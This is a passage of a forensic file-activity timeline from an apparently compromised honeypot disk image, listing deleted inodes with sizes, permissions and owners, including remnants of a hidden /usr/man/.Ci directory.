 1904 ..c -rw-r--r-- 17275    games    125275   <honeypot.hda5.dd-dead-125275>
   75 ..c -rw-r--r-- 17275    games    125283   <honeypot.hda5.dd-dead-125283>
  467 ..c -rw-r--r-- 17275    games    17509    <honeypot.hda5.dd-dead-17509>
 3296 ..c -rw-r--r-- 17275    games    94037    <honeypot.hda5.dd-dead-94037>
```

```
 4949 ..c -rw-r--r-- 17275    games    94033    <honeypot.hda5.dd-dead-94033>
 2452 ..c -rw-r--r-- 17275    games    125290   <honeypot.hda5.dd-dead-125290>
52417 ..c -rw-r--r-- 17275    games    94010    <honeypot.hda5.dd-dead-94010>
 9257 ..c -rw-r--r-- 17275    games    125279   <honeypot.hda5.dd-dead-125279>
 1082 ..c -rw-r--r-- 17275    games    94055    <honeypot.hda5.dd-dead-94055>
    0 mac drwxr-xr-x 17275    games    94056    <honeypot.hda5.dd-dead-94056>
  393 ..c -rw-r--r-- 17275    games    94047    <honeypot.hda5.dd-dead-94047>
18491 ..c -rw-r--r-- 17275    games    79078    <honeypot.hda5.dd-dead-79078>
 4807 ..c -rw-r--r-- 17275    games    94003    <honeypot.hda5.dd-dead-94003>
23105 ..c -rw-r--r-- 17275    games    94007    <honeypot.hda5.dd-dead-94007>
 2337 ..c -rw-r--r-- 17275    games    79090    <honeypot.hda5.dd-dead-79090>
    0 mac drwxr-xr-x 17275    games    17511    <honeypot.hda5.dd-dead-17511>
    0 mac -/drwxr-xr-x 17275    games    109870   /usr/man/.Ci/.temp6 (deleted)
  180 ..c -rw-r--r-- 17275    games    17514    <honeypot.hda5.dd-dead-17514>
 3796 ..c -rw-r--r-- 17275    games    125296   <honeypot.hda5.dd-dead-125296>
10043 ..c -rw-r--r-- 17275    games    94031    <honeypot.hda5.dd-dead-94031>
 1391 ..c -rw-r--r-- 17275    games    17525    <honeypot.hda5.dd-dead-17525>
11542 ..c -rw-r--r-- 17275    games    125288   <honeypot.hda5.dd-dead-125288>
  297 ..c -rw-r--r-- 17275    games    125276   <honeypot.hda5.dd-dead-125276>
22976 ..c -rw-r--r-- 17275    games    93992    <honeypot.hda5.dd-dead-93992>
  880 ..c -rw-r--r-- 17275    games    93944    <honeypot.hda5.dd-dead-93944>
13371 ..c -rw-r--r-- 17275    games    79088    <honeypot.hda5.dd-dead-79088>
 1076 ..c -/-rw-r--r-- 17275    games    109874   /usr/man/.Ci/.temp10 (deleted)
21221 ..c -rwxr-xr-x 17275    games    93950    <honeypot.hda5.dd-dead-93950>
 2878 ..c -rw-r--r-- 17275    games    109882   <honeypot.hda5.dd-dead-109882>
 8648 ..c -rw-r--r-- 17275    games    94020    <honeypot.hda5.dd-dead-94020>
26760 ..c -rw-r--r-- 17275    games    93987    <honeypot.hda5.dd-dead-93987>
21377 ..c -rw-r--r-- 17275    games    93976    <honeypot.hda5.dd-dead-93976>
 1892 ..c -rw-r--r-- 17275    games    125295   <honeypot.hda5.dd-dead-125295>
11621 ..c -rw-r--r-- 17275    games    93984    <honeypot.hda5.dd-dead-93984>
    9 ..c -rw-r--r-- 17275    games    17529    <honeypot.hda5.dd-dead-17529>
    0 mac drwxr-xr-x 17275    games    109793   <honeypot.hda5.dd-dead-109793>
 2372 ..c -rw-r--r-- 17275    games    109880   <honeypot.hda5.dd-dead-109880>
 9773 ..c -rw-r--r-- 17275    games    93938    <honeypot.hda5.dd-dead-93938>
17995 ..c -rwxr-xr-x 17275    games    93941    <honeypot.hda5.dd-dead-93941>
    0 mac drwxr-xr-x 17275    games    125254   <honeypot.hda5.dd-dead-125254>
17982 ..c -rw-r--r-- 17275    games    93937    <honeypot.hda5.dd-dead-93937>
 7873 ..c -rw-r--r-- 17275    games    93978    <honeypot.hda5.dd-dead-93978>
  318 ..c -rw-r--r-- 17275    games    109804   <honeypot.hda5.dd-dead-109804>
 1738 ..c -rw-r--r-- 17275    games    17536    <honeypot.hda5.dd-dead-17536>
 4827 ..c -rw-r--r-- 17275    games    93986    <honeypot.hda5.dd-dead-93986>
 3367 ..c -rw-r--r-- 17275    games    17516    <honeypot.hda5.dd-dead-17516>
 8567 ..c -rw-r--r-- root     root     93946    <honeypot.hda5.dd-dead-93946>
 2755 ..c -rw-r--r-- 17275    games    93995    <honeypot.hda5.dd-dead-93995>
 4512 ..c -rw-r--r-- 17275    games    93800    <honeypot.hda5.dd-dead-93800>
 4007 ..c -rw-r--r-- 17275    games    93958    <honeypot.hda5.dd-dead-93958>
22876 ..c -rwxr-xr-x 17275    games    79082    <honeypot.hda5.dd-dead-79082>
87262 ..c -rw-r--r-- 17275    games    93952    <honeypot.hda5.dd-dead-93952>
 1076 ..c -rw-r--r-- 17275    games    125281   <honeypot.hda5.dd-dead-125281>
 2730 ..c -rw-r--r-- 17275    games    109811   <honeypot.hda5.dd-dead-109811>
10856 ..c -rw-r--r-- 17275    games    79100    <honeypot.hda5.dd-dead-79100>
22132 ..c -rw-r--r-- 17275    games    93462    <honeypot.hda5.dd-dead-93462>
 1668 ..c -rw-r--r-- 17275    games    94019    <honeypot.hda5.dd-dead-94019>
  691 ..c -rw-r--r-- 17275    games    93948    <honeypot.hda5.dd-dead-93948>
32322 ..c -rw-r--r-- 17275    games    94006    <honeypot.hda5.dd-dead-94006>
 3063 ..c -/-rw-r--r-- 17275    games    109853   /usr/man/.Ci/.temp4 (deleted)
29046 ..c -rw-r--r-- 17275    games    93964    <honeypot.hda5.dd-dead-93964>
25510 ..c -rw-r--r-- 17275    games    93935    <honeypot.hda5.dd-dead-93935>
 2360 ..c -/-rw-r--r-- 17275    games    109872   /usr/man/.Ci/.temp8 (deleted)
 2498 ..c -rw-r--r-- 17275    games    125282   <honeypot.hda5.dd-dead-125282>
 2213 ..c -/-rw-r--r-- 17275    games    109849   /usr/man/.Ci/ptyp (deleted)
 1542 ..c -rw-r--r-- 17275    games    79092    <honeypot.hda5.dd-dead-79092>
 2321 ..c -rw-r--r-- 17275    games    125284   <honeypot.hda5.dd-dead-125284>
 2496 ..c -rw-r--r-- 17275    games    94035    <honeypot.hda5.dd-dead-94035>
 2330 ..c -rw-r--r-- 17275    games    125293   <honeypot.hda5.dd-dead-125293>
   41 ..c -rw-r--r-- 17275    games    94058    <honeypot.hda5.dd-dead-94058>
22461 ..c -rw-r--r-- 17275    games    93972    <honeypot.hda5.dd-dead-93972>
17185 ..c -rw-r--r-- 17275    games    93967    <honeypot.hda5.dd-dead-93967>
 3878 ..c -rw-r--r-- 17275    games    93979    <honeypot.hda5.dd-dead-93979>
 2017 ..c -rw-r--r-- 17275    games    94022    <honeypot.hda5.dd-dead-94022>
 2887 ..c -rw-r--r-- 17275    games    93933    <honeypot.hda5.dd-dead-93933>
 7542 ..c -rw-r--r-- 17275    games    93989    <honeypot.hda5.dd-dead-93989>
37107 ..c -rw-r--r-- 17275    games    93961    <honeypot.hda5.dd-dead-93961>
 3465 ..c -rw-r--r-- 17275    games    94027    <honeypot.hda5.dd-dead-94027>
15705 ..c -rw-r--r-- 17275    games    94011    <honeypot.hda5.dd-dead-94011>
13617 ..c -rw-r--r-- 17275    games    93977    <honeypot.hda5.dd-dead-93977>
    0 mac drwxr-xr-x 17275    games    94051    <honeypot.hda5.dd-dead-94051>
 2645 ..c -rw-r--r-- 17275    games    109873   <honeypot.hda5.dd-dead-109873>
21017 ..c -rw-r--r-- 17275    games    94018    <honeypot.hda5.dd-dead-94018>
 4772 ..c -rwxr-xr-x 17275    games    93949    <honeypot.hda5.dd-dead-93949>
43795 ..c -rw-r--r-- 17275    games    79101    <honeypot.hda5.dd-dead-79101>
76542 ..c -rw-r--r-- 17275    games    93985    <honeypot.hda5.dd-dead-93985>
 9615 ..c -rw-r--r-- 17275    games    93991    <honeypot.hda5.dd-dead-93991>
 3777 ..c -rw-r--r-- 17275    games    79099    <honeypot.hda5.dd-dead-79099>
37120 ..c -rw-r--r-- root     root     93940    <honeypot.hda5.dd-dead-93940>
 3914 ..c -rw-r--r-- 17275    games    93734    <honeypot.hda5.dd-dead-93734>
17995 ..c -rwxr-xr-x 17275    games    79081    <honeypot.hda5.dd-dead-79081>
    0 mac drwxr-xr-x 17275    games    94050    <honeypot.hda5.dd-dead-94050>
 1885 ..c -rw-r--r-- 17275    games    125269   <honeypot.hda5.dd-dead-125269>
    0 mac -/drwxr-xr-x 17275    games    109793   /usr/lib/yp/ypxfr_2perday-RPMDELETE
(deleted)
13494 ..c -rw-r--r-- 17275    games    94016    <honeypot.hda5.dd-dead-94016>
 1672 ..c -rw-r--r-- 17275    games    94026    <honeypot.hda5.dd-dead-94026>
 3228 ..c -rw-r--r-- 17275    games    17517    <honeypot.hda5.dd-dead-17517>
 2884 ..c -rw-r--r-- 17275    games    93735    <honeypot.hda5.dd-dead-93735>
 4210 ..c -rw-r--r-- 17275    games    125286   <honeypot.hda5.dd-dead-125286>
 2286 ..c -rw-r--r-- 17275    games    109816   <honeypot.hda5.dd-dead-109816>
 1205 ..c -rw-r--r-- 17275    games    94024    <honeypot.hda5.dd-dead-94024>
 8736 ..c -rw-r--r-- 17275    games    93970    <honeypot.hda5.dd-dead-93970>
 4071 ..c -rw-r--r-- 17275    games    94012    <honeypot.hda5.dd-dead-94012>
 1624 ..c -rw-r--r-- 17275    games    79102    <honeypot.hda5.dd-dead-79102>
 1449 ..c -rw-r--r-- 17275    games    94059    <honeypot.hda5.dd-dead-94059>
```

```
                        20528 ..c -rw-r--r-- 17275    games    93878    <honeypot.hda5.dd-dead-93878>
                            0 mac drwxr-xr-x 17275    games    17520    <honeypot.hda5.dd-dead-17520>
                         3192 ..c -rw-r--r-- 17275    games    93997    <honeypot.hda5.dd-dead-93997>
                         5551 ..c -rw-r--r-- 17275    games    125285   <honeypot.hda5.dd-dead-125285>
                        24600 ..c -rw-r--r-- 17275    games    94008    <honeypot.hda5.dd-dead-94008>
                         2633 ..c -rw-r--r-- 17275    games    109875   <honeypot.hda5.dd-dead-109875>
                         2063 ..c -rw-r--r-- 17275    games    125270   <honeypot.hda5.dd-dead-125270>
                        25275 ..c -/-rw-r--r-- 17275    games    78888    /usr/man/man1/screen.1.gz (deleted)
                            0 mac drwxr-xr-x 17275    games    17519    <honeypot.hda5.dd-dead-17519>
                            9 ..c -rw-r--r-- 17275    games    17507    <honeypot.hda5.dd-dead-17507>
                         5218 ..c -rw-r--r-- 17275    games    93982    <honeypot.hda5.dd-dead-93982>
                            0 mac drwxr-xr-x 17275    games    17510    <honeypot.hda5.dd-dead-17510>
                         2360 ..c -rw-r--r-- 17275    games    109872   <honeypot.hda5.dd-dead-109872>
                        38632 ..c -rw-r--r-- 17275    games    93955    <honeypot.hda5.dd-dead-93955>
                         5824 ..c -rw-r--r-- 17275    games    93956    <honeypot.hda5.dd-dead-93956>
Wed Nov 08 2000 08:56:06    12360 ..c -rw-r--r-- root     root     125350   <honeypot.hda5.dd-dead-125350>
                         2795 ..c -rw-r--r-- 17275    games    109903   <honeypot.hda5.dd-dead-109903>
                         4404 ..c -rw-r--r-- root     root     63806    <honeypot.hda5.dd-dead-63806>
                        10140 ..c -rw-r--r-- 17275    games    79124    <honeypot.hda5.dd-dead-79124>
                         5428 ..c -rw-r--r-- root     root     109948   <honeypot.hda5.dd-dead-109948>
                        11464 ..c -rw-r--r-- root     root     79271    <honeypot.hda5.dd-dead-79271>
                           28 ..c lrwxrwxrwx root     root     125301   <honeypot.hda5.dd-dead-125301>
                         1744 ..c -rw-r--r-- 17275    games    94162    <honeypot.hda5.dd-dead-94162>
                         1458 ..c -rw-r--r-- 17275    games    17545    <honeypot.hda5.dd-dead-17545>
                         1401 ..c -rw-r--r-- 17275    games    17542    <honeypot.hda5.dd-dead-17542>
                         6550 ..c -rw-r--r-- 17275    games    94118    <honeypot.hda5.dd-dead-94118>
                         4968 ..c -rw-r--r-- root     root     79263    <honeypot.hda5.dd-dead-79263>
                         6100 ..c -rw-r--r-- root     root     48441    <honeypot.hda5.dd-dead-48441>
                         4520 ..c -rw-r--r-- root     root     125356   <honeypot.hda5.dd-dead-125356>
                            9 ..c -rw-r--r-- 17275    games    94175    <honeypot.hda5.dd-dead-94175>
                         1567 ..c -rw-r--r-- 17275    games    94148    <honeypot.hda5.dd-dead-94148>
                          203 ..c -rw-r--r-- 17275    games    109884   <honeypot.hda5.dd-dead-109884>
                            0 mac drwxr-xr-x 17275    games    17544    <honeypot.hda5.dd-dead-17544>
                           24 ..c lrwxrwxrwx root     root     125325   <honeypot.hda5.dd-dead-125325>
                         1685 ..c -rw-r--r-- 17275    games    94210    <honeypot.hda5.dd-dead-94210>
                         1465 ..c -rw-r--r-- 17275    games    17547    <honeypot.hda5.dd-dead-17547>
                          181 ..c -rw-r--r-- 17275    games    94114    <honeypot.hda5.dd-dead-94114>
                         2194 ..c -rw-r--r-- 17275    games    94101    <honeypot.hda5.dd-dead-94101>
                         5208 ..c -rw-r--r-- root     root     63803    <honeypot.hda5.dd-dead-63803>
                         4096 ..c -rw-r--r-- root     root     48427    <honeypot.hda5.dd-dead-48427>
                         1906 ..c -rw-r--r-- 17275    games    94068    <honeypot.hda5.dd-dead-94068>
                         6244 ..c -rw-r--r-- root     root     79302    <honeypot.hda5.dd-dead-79302>
                          819 ..c -rw-r--r-- root     root     125342   <honeypot.hda5.dd-dead-125342>
                         2124 ..c -rw-r--r-- 17275    games    109905   <honeypot.hda5.dd-dead-109905>
                         1462 ..c -rw-r--r-- 17275    games    48308    <honeypot.hda5.dd-dead-48308>
                           46 ..c -rw-r--r-- 17275    games    94113    <honeypot.hda5.dd-dead-94113>
                         6084 ..c -rw-r--r-- root     root     79244    <honeypot.hda5.dd-dead-79244>
                         1082 ..c -rw-r--r-- 17275    games    94156    <honeypot.hda5.dd-dead-94156>
                         1100 ..c -rw-r--r-- 17275    games    94195    <honeypot.hda5.dd-dead-94195>
                         4612 ..c -rw-r--r-- root     root     125346   <honeypot.hda5.dd-dead-125346>
                         2109 ..c -rw-r--r-- 17275    games    109909   <honeypot.hda5.dd-dead-109909>
                         2404 ..c -rw-r--r-- 17275    games    79120    <honeypot.hda5.dd-dead-79120>
                            0 mac drwxr-xr-x 17275    games    94094    <honeypot.hda5.dd-dead-94094>
                         4200 ..c -rw-r--r-- root     root     48424    <honeypot.hda5.dd-dead-48424>
                         7616 ..c -rw-r--r-- 17275    games    48314    <honeypot.hda5.dd-dead-48314>
                           28 ..c lrwxrwxrwx root     root     125304   <honeypot.hda5.dd-dead-125304>
                           41 ..c -rw-r--r-- 17275    games    94184    <honeypot.hda5.dd-dead-94184>
                         2024 ..c -rw-r--r-- 17275    games    48313    <honeypot.hda5.dd-dead-48313>
                         4580 ..c -rw-r--r-- root     root     79298    <honeypot.hda5.dd-dead-79298>
                            0 mac drwxr-xr-x 17275    games    79127    <honeypot.hda5.dd-dead-79127>
                         4996 ..c -rw-r--r-- root     root     79259    <honeypot.hda5.dd-dead-79259>
                        99300 ..c -rw-r--r-- 17275    games    78932    <honeypot.hda5.dd-dead-78932>
                         5580 ..c -rw-r--r-- root     root     79280    <honeypot.hda5.dd-dead-79280>
                         4220 ..c -rw-r--r-- root     root     79309    <honeypot.hda5.dd-dead-79309>
                            0 mac drwxr-xr-x 17275    games    94102    <honeypot.hda5.dd-dead-94102>
                         4664 ..c -rw-r--r-- root     root     79288    <honeypot.hda5.dd-dead-79288>
                         5472 ..c -rw-r--r-- root     root     79277    <honeypot.hda5.dd-dead-79277>
                         1899 ..c -rw-r--r-- 17275    games    17549    <honeypot.hda5.dd-dead-17549>
                         2342 ..c -rw-r--r-- 17275    games    79315    <honeypot.hda5.dd-dead-79315>
                          760 ..c -rw-r--r-- 17275    games    140673   <honeypot.hda5.dd-dead-140673>
                         4736 ..c -rw-r--r-- root     root     48453    <honeypot.hda5.dd-dead-48453>
                          410 ..c -rw-r--r-- 17275    games    94134    <honeypot.hda5.dd-dead-94134>
                         5740 ..c -rw-r--r-- root     root     79281    <honeypot.hda5.dd-dead-79281>
                         4500 ..c -rw-r--r-- root     root     125358   <honeypot.hda5.dd-dead-125358>
                         7324 ..c -rw-r--r-- root     root     63807    <honeypot.hda5.dd-dead-63807>
                         9163 ..c -rw-r--r-- root     root     109941   <honeypot.hda5.dd-dead-109941>
                            9 ..c -rw-r--r-- 17275    games    94140    <honeypot.hda5.dd-dead-94140>
                         5324 ..c -rw-r--r-- root     root     79297    <honeypot.hda5.dd-dead-79297>
                        10437 ..c -rw-r--r-- root     root     63773    <honeypot.hda5.dd-dead-63773>
                         5796 ..c -rw-r--r-- root     root     48456    <honeypot.hda5.dd-dead-48456>
                        44382 ..c -rw-r--r-- 17275    games    79317    <honeypot.hda5.dd-dead-79317>
                         5192 ..c -rw-r--r-- root     root     79228    <honeypot.hda5.dd-dead-79228>
                         2929 ..c -rw-r--r-- 17275    games    48338    <honeypot.hda5.dd-dead-48338>
                         2141 ..c -rw-r--r-- 17275    games    48311    <honeypot.hda5.dd-dead-48311>
                            0 mac drwxr-xr-x 17275    games    94158    <honeypot.hda5.dd-dead-94158>
                         5104 ..c -rw-r--r-- root     root     48443    <honeypot.hda5.dd-dead-48443>
                       287144 ..c -rw-r--r-- root     root     48458    <honeypot.hda5.dd-dead-48458>
                         4496 ..c -rw-r--r-- root     root     48417    <honeypot.hda5.dd-dead-48417>
                            0 mac drwxr-xr-x 17275    games    94120    <honeypot.hda5.dd-dead-94120>
                         4460 ..c -rw-r--r-- root     root     79299    <honeypot.hda5.dd-dead-79299>
                        11416 ..c -rw-r--r-- root     root     79269    <honeypot.hda5.dd-dead-79269>
                       506218 ..c -rw-r--r-- root     root     79314    <honeypot.hda5.dd-dead-79314>
                         7324 ..c -rw-r--r-- root     root     79243    <honeypot.hda5.dd-dead-79243>
                         6944 ..c -rw-r--r-- root     root     125362   <honeypot.hda5.dd-dead-125362>
                           14 ..c lrwxrwxrwx root     root     63788    <honeypot.hda5.dd-dead-63788>
                         2161 ..c -rw-r--r-- 17275    games    94092    <honeypot.hda5.dd-dead-94092>
                         4548 ..c -rw-r--r-- root     root     48444    <honeypot.hda5.dd-dead-48444>
                         1365 ..c -rw-r--r-- 17275    games    79125    <honeypot.hda5.dd-dead-79125>
                            0 mac drwxr-xr-x 17275    games    79115    <honeypot.hda5.dd-dead-79115>
                           23 ..c lrwxrwxrwx root     root     125313   <honeypot.hda5.dd-dead-125313>
                           44 ..c -rw-r--r-- 17275    games    140684   <honeypot.hda5.dd-dead-140684>
                         4608 ..c -rw-r--r-- root     root     79287    <honeypot.hda5.dd-dead-79287>
```

```
  4256 ..c -rw-r--r-- root     root     109945   <honeypot.hda5.dd-dead-109945>
  5660 ..c -rw-r--r-- root     root     79307    <honeypot.hda5.dd-dead-79307>
  4312 ..c -rw-r--r-- root     root     79226    <honeypot.hda5.dd-dead-79226>
     0 mac drwxr-xr-x 17275    games    94212    <honeypot.hda5.dd-dead-94212>
     0 mac drwxr-xr-x 17275    games    94174    <honeypot.hda5.dd-dead-94174>
  4716 ..c -rw-r--r-- root     root     79285    <honeypot.hda5.dd-dead-79285>
  3838 ..c -/-rw-r--r-- 17275    games    48312    /usr/man/man8/ypserv.8.gz (deleted)
     9 ..c -rw-r--r-- 17275    games    94187    <honeypot.hda5.dd-dead-94187>
 11576 ..c -rw-r--r-- root     root     79320    <honeypot.hda5.dd-dead-79320>
 22876 ..c -rwxr-xr-x 17275    games    17568    <honeypot.hda5.dd-dead-17568>
103440 ..c -rw-r--r-- root     root     109964   <honeypot.hda5.dd-dead-109964>
  3781 ..c -rw-r--r-- 17275    games    94090    <honeypot.hda5.dd-dead-94090>
    18 ..c lrwxrwxrwx root     root     63794    <honeypot.hda5.dd-dead-63794>
  7797 ..c -rw-r--r-- root     root     17561    <honeypot.hda5.dd-dead-17561>
     0 mac drwxr-xr-x 17275    games    94152    <honeypot.hda5.dd-dead-94152>
    40 ..c -rw-r--r-- 17275    games    94215    <honeypot.hda5.dd-dead-94215>
  2242 ..c -rw-r--r-- 17275    games    17552    <honeypot.hda5.dd-dead-17552>
  9004 ..c -rw-r--r-- root     root     79254    <honeypot.hda5.dd-dead-79254>
    39 ..c -rw-r--r-- 17275    games    109892   <honeypot.hda5.dd-dead-109892>
 13520 ..c -rw-r--r-- root     root     48438    <honeypot.hda5.dd-dead-48438>
 18491 ..c -rw-r--r-- 17275    games    17565    <honeypot.hda5.dd-dead-17565>
 12412 ..c -rw-r--r-- root     root     63800    <honeypot.hda5.dd-dead-63800>
     0 mac drwxr-xr-x 17275    games    48340    <honeypot.hda5.dd-dead-48340>
  2024 ..c -/-rw-r--r-- 17275    games    48313    /usr/man/man8/ypxfr.8.gz (deleted)
   140 ..c -rw-r--r-- 17275    games    94098    <honeypot.hda5.dd-dead-94098>
     9 ..c -rw-r--r-- 17275    games    94179    <honeypot.hda5.dd-dead-94179>
     0 mac drwxr-xr-x 17275    games    94178    <honeypot.hda5.dd-dead-94178>
 50882 ..c -rw-r--r-- 17275    games    79316    <honeypot.hda5.dd-dead-79316>
  3215 ..c -rw-r--r-- 17275    games    48337    <honeypot.hda5.dd-dead-48337>
  4988 ..c -rw-r--r-- root     root     63804    <honeypot.hda5.dd-dead-63804>
  2643 ..c -rw-r--r-- 17275    games    17550    <honeypot.hda5.dd-dead-17550>
  5240 ..c -rw-r--r-- root     root     63813    <honeypot.hda5.dd-dead-63813>
  8196 ..c -rw-r--r-- root     root     125334   <honeypot.hda5.dd-dead-125334>
   318 ..c -rw-r--r-- 17275    games    94142    <honeypot.hda5.dd-dead-94142>
    26 ..c lrwxrwxrwx root     root     125317   <honeypot.hda5.dd-dead-125317>
  2343 ..c -rw-r--r-- 17275    games    94129    <honeypot.hda5.dd-dead-94129>
     9 ..c -rw-r--r-- 17275    games    94062    <honeypot.hda5.dd-dead-94062>
  5404 ..c -rw-r--r-- root     root     79296    <honeypot.hda5.dd-dead-79296>
  5252 ..c -rw-r--r-- root     root     109954   <honeypot.hda5.dd-dead-109954>
  2102 ..c -rw-r--r-- 17275    games    109904   <honeypot.hda5.dd-dead-109904>
    90 ..c -rw-r--r-- 17275    games    94216    <honeypot.hda5.dd-dead-94216>
  4410 ..c -rw-r--r-- 17275    games    94200    <honeypot.hda5.dd-dead-94200>
    39 ..c -rw-r--r-- 17275    games    94133    <honeypot.hda5.dd-dead-94133>
    98 ..c -rw-r--r-- 17275    games    94169    <honeypot.hda5.dd-dead-94169>
   361 ..c -rw-r--r-- 17275    games    94194    <honeypot.hda5.dd-dead-94194>
  1850 ..c -rw-r--r-- 17275    games    94150    <honeypot.hda5.dd-dead-94150>
     0 mac drwxr-xr-x 17275    games    94080    <honeypot.hda5.dd-dead-94080>
  2331 ..c -rw-r--r-- 17275    games    94124    <honeypot.hda5.dd-dead-94124>
     9 ..c -rw-r--r-- 17275    games    140683   <honeypot.hda5.dd-dead-140683>
  4480 ..c -rw-r--r-- root     root     48420    <honeypot.hda5.dd-dead-48420>
   274 ..c -rw-r--r-- 17275    games    94073    <honeypot.hda5.dd-dead-94073>
  4524 ..c -rw-r--r-- root     root     48448    <honeypot.hda5.dd-dead-48448>
  4828 ..c -rw-r--r-- root     root     125351   <honeypot.hda5.dd-dead-125351>
  1496 ..c -rw-r--r-- 17275    games    109885   <honeypot.hda5.dd-dead-109885>
  4608 ..c -rw-r--r-- root     root     48431    <honeypot.hda5.dd-dead-48431>
  4576 ..c -rw-r--r-- root     root     79305    <honeypot.hda5.dd-dead-79305>
 11608 ..c -rw-r--r-- root     root     48410    <honeypot.hda5.dd-dead-48410>
    37 ..c -rw-r--r-- 17275    games    94188    <honeypot.hda5.dd-dead-94188>
    26 ..c lrwxrwxrwx root     root     125308   <honeypot.hda5.dd-dead-125308>
  2809 ..c -rw-r--r-- 17275    games    94109    <honeypot.hda5.dd-dead-94109>
    26 ..c lrwxrwxrwx root     root     125320   <honeypot.hda5.dd-dead-125320>
  7078 ..c -rwxr-xr-x root     root     79321    <honeypot.hda5.dd-dead-79321>
  5412 ..c -rw-r--r-- root     root     79289    <honeypot.hda5.dd-dead-79289>
  1330 ..c -rw-r--r-- 17275    games    109897   <honeypot.hda5.dd-dead-109897>
  1076 ..c -rw-r--r-- 17275    games    94209    <honeypot.hda5.dd-dead-94209>
  6028 ..c -rw-r--r-- root     root     48450    <honeypot.hda5.dd-dead-48450>
  4399 ..c -rw-r--r-- 17275    games    94198    <honeypot.hda5.dd-dead-94198>
  1362 ..c -rw-r--r-- 17275    games    17546    <honeypot.hda5.dd-dead-17546>
  4908 ..c -rw-r--r-- root     root     79229    <honeypot.hda5.dd-dead-79229>
  5052 ..c -rw-r--r-- root     root     48428    <honeypot.hda5.dd-dead-48428>
  4980 ..c -rw-r--r-- root     root     109947   <honeypot.hda5.dd-dead-109947>
     0 mac drwxr-xr-x 17275    games    48303    <honeypot.hda5.dd-dead-48303>
 11110 ..c -rw-r--r-- root     root     109942   <honeypot.hda5.dd-dead-109942>
   155 ..c -rw-r--r-- 17275    games    140685   <honeypot.hda5.dd-dead-140685>
  7068 ..c -rw-r--r-- root     root     63809    <honeypot.hda5.dd-dead-63809>
     0 mac drwxr-xr-x 17275    games    109895   <honeypot.hda5.dd-dead-109895>
  1076 ..c -rw-r--r-- 17275    games    17551    <honeypot.hda5.dd-dead-17551>
  2356 ..c -rw-r--r-- 17275    games    140674   <honeypot.hda5.dd-dead-140674>
 10296 ..c -rw-r--r-- root     root     79227    <honeypot.hda5.dd-dead-79227>
  9900 ..c -rw-r--r-- root     root     79268    <honeypot.hda5.dd-dead-79268>
     0 mac drwxr-xr-x 17275    games    94060    <honeypot.hda5.dd-dead-94060>
  5024 ..c -rw-r--r-- root     root     125343   <honeypot.hda5.dd-dead-125343>
  2739 ..c -rw-r--r-- 17275    games    94107    <honeypot.hda5.dd-dead-94107>
 10696 ..c -rw-r--r-- root     root     48426    <honeypot.hda5.dd-dead-48426>
  4528 ..c -rw-r--r-- root     root     48437    <honeypot.hda5.dd-dead-48437>
  5476 ..c -rw-r--r-- root     root     79239    <honeypot.hda5.dd-dead-79239>
  4332 ..c -rw-r--r-- root     root     79273    <honeypot.hda5.dd-dead-79273>
  4760 ..c -rw-r--r-- root     root     79306    <honeypot.hda5.dd-dead-79306>
  3208 ..c -rw-r--r-- 17275    games    48310    <honeypot.hda5.dd-dead-48310>
  2355 ..c -rw-r--r-- 17275    games    79119    <honeypot.hda5.dd-dead-79119>
 13017 ..c -rw-r--r-- root     root     48359    <honeypot.hda5.dd-dead-48359>
    29 ..c lrwxrwxrwx root     root     125303   <honeypot.hda5.dd-dead-125303>
  5640 ..c -rw-r--r-- root     root     109946   <honeypot.hda5.dd-dead-109946>
     0 mac drwxr-xr-x 17275    games    94084    <honeypot.hda5.dd-dead-94084>
     0 mac drwxr-xr-x 17275    games    109898   <honeypot.hda5.dd-dead-109898>
  1756 ..c -rw-r--r-- 17275    games    94165    <honeypot.hda5.dd-dead-94165>
  6848 ..c -rw-r--r-- root     root     48435    <honeypot.hda5.dd-dead-48435>
    26 ..c lrwxrwxrwx root     root     125328   <honeypot.hda5.dd-dead-125328>
    26 ..c lrwxrwxrwx root     root     125324   <honeypot.hda5.dd-dead-125324>
  4869 ..c -rw-r--r-- 17275    games    94115    <honeypot.hda5.dd-dead-94115>
  4444 ..c -rw-r--r-- root     root     79257    <honeypot.hda5.dd-dead-79257>
 15575 ..c -rw-r--r-- 17275    games    17569    <honeypot.hda5.dd-dead-17569>
```

```
11844 ..c -rw-r--r-- root     root     79272    <honeypot.hda5.dd-dead-79272>
   31 ..c lrwxrwxrwx root     root     125307   <honeypot.hda5.dd-dead-125307>
   14 ..c lrwxrwxrwx root     root     63795    <honeypot.hda5.dd-dead-63795>
   39 ..c -rw-r--r-- 17275    games    94206    <honeypot.hda5.dd-dead-94206>
 1313 ..c -rw-r--r-- 17275    games    94163    <honeypot.hda5.dd-dead-94163>
 4552 ..c -rw-r--r-- root     root     63797    <honeypot.hda5.dd-dead-63797>
    0 mac drwxr-xr-x 17275    games    48307    <honeypot.hda5.dd-dead-48307>
    0 mac drwxr-xr-x 17275    games    17527    <honeypot.hda5.dd-dead-17527>
    0 mac drwxr-xr-x 17275    games    109935   <honeypot.hda5.dd-dead-109935>
 4232 ..c -rw-r--r-- root     root     79223    <honeypot.hda5.dd-dead-79223>
   37 ..c -rw-r--r-- 17275    games    94160    <honeypot.hda5.dd-dead-94160>
    0 mac drwxr-xr-x 17275    games    140682   <honeypot.hda5.dd-dead-140682>
 4565 ..c -rw-r--r-- 17275    games    94079    <honeypot.hda5.dd-dead-94079>
 1560 ..c -rw-r--r-- 17275    games    109901   <honeypot.hda5.dd-dead-109901>
    9 ..c -rw-r--r-- 17275    games    94086    <honeypot.hda5.dd-dead-94086>
   43 ..c -rw-r--r-- 17275    games    94154    <honeypot.hda5.dd-dead-94154>
 4816 ..c -rw-r--r-- root     root     79303    <honeypot.hda5.dd-dead-79303>
 1750 ..c -rw-r--r-- 17275    games    94147    <honeypot.hda5.dd-dead-94147>
    0 mac drwxr-xr-x 17275    games    94103    <honeypot.hda5.dd-dead-94103>
 2089 ..c -rw-r--r-- root     root     79319    <honeypot.hda5.dd-dead-79319>
 4328 ..c -rw-r--r-- root     root     109952   <honeypot.hda5.dd-dead-109952>
   28 ..c lrwxrwxrwx root     root     125306   <honeypot.hda5.dd-dead-125306>
    0 mac drwxr-xr-x 17275    games    94111    <honeypot.hda5.dd-dead-94111>
 2215 ..c -rw-r--r-- 17275    games    94197    <honeypot.hda5.dd-dead-94197>
 4560 ..c -rw-r--r-- root     root     79256    <honeypot.hda5.dd-dead-79256>
 1891 ..c -rw-r--r-- 17275    games    79110    <honeypot.hda5.dd-dead-79110>
11740 ..c -rw-r--r-- root     root     125363   <honeypot.hda5.dd-dead-125363>
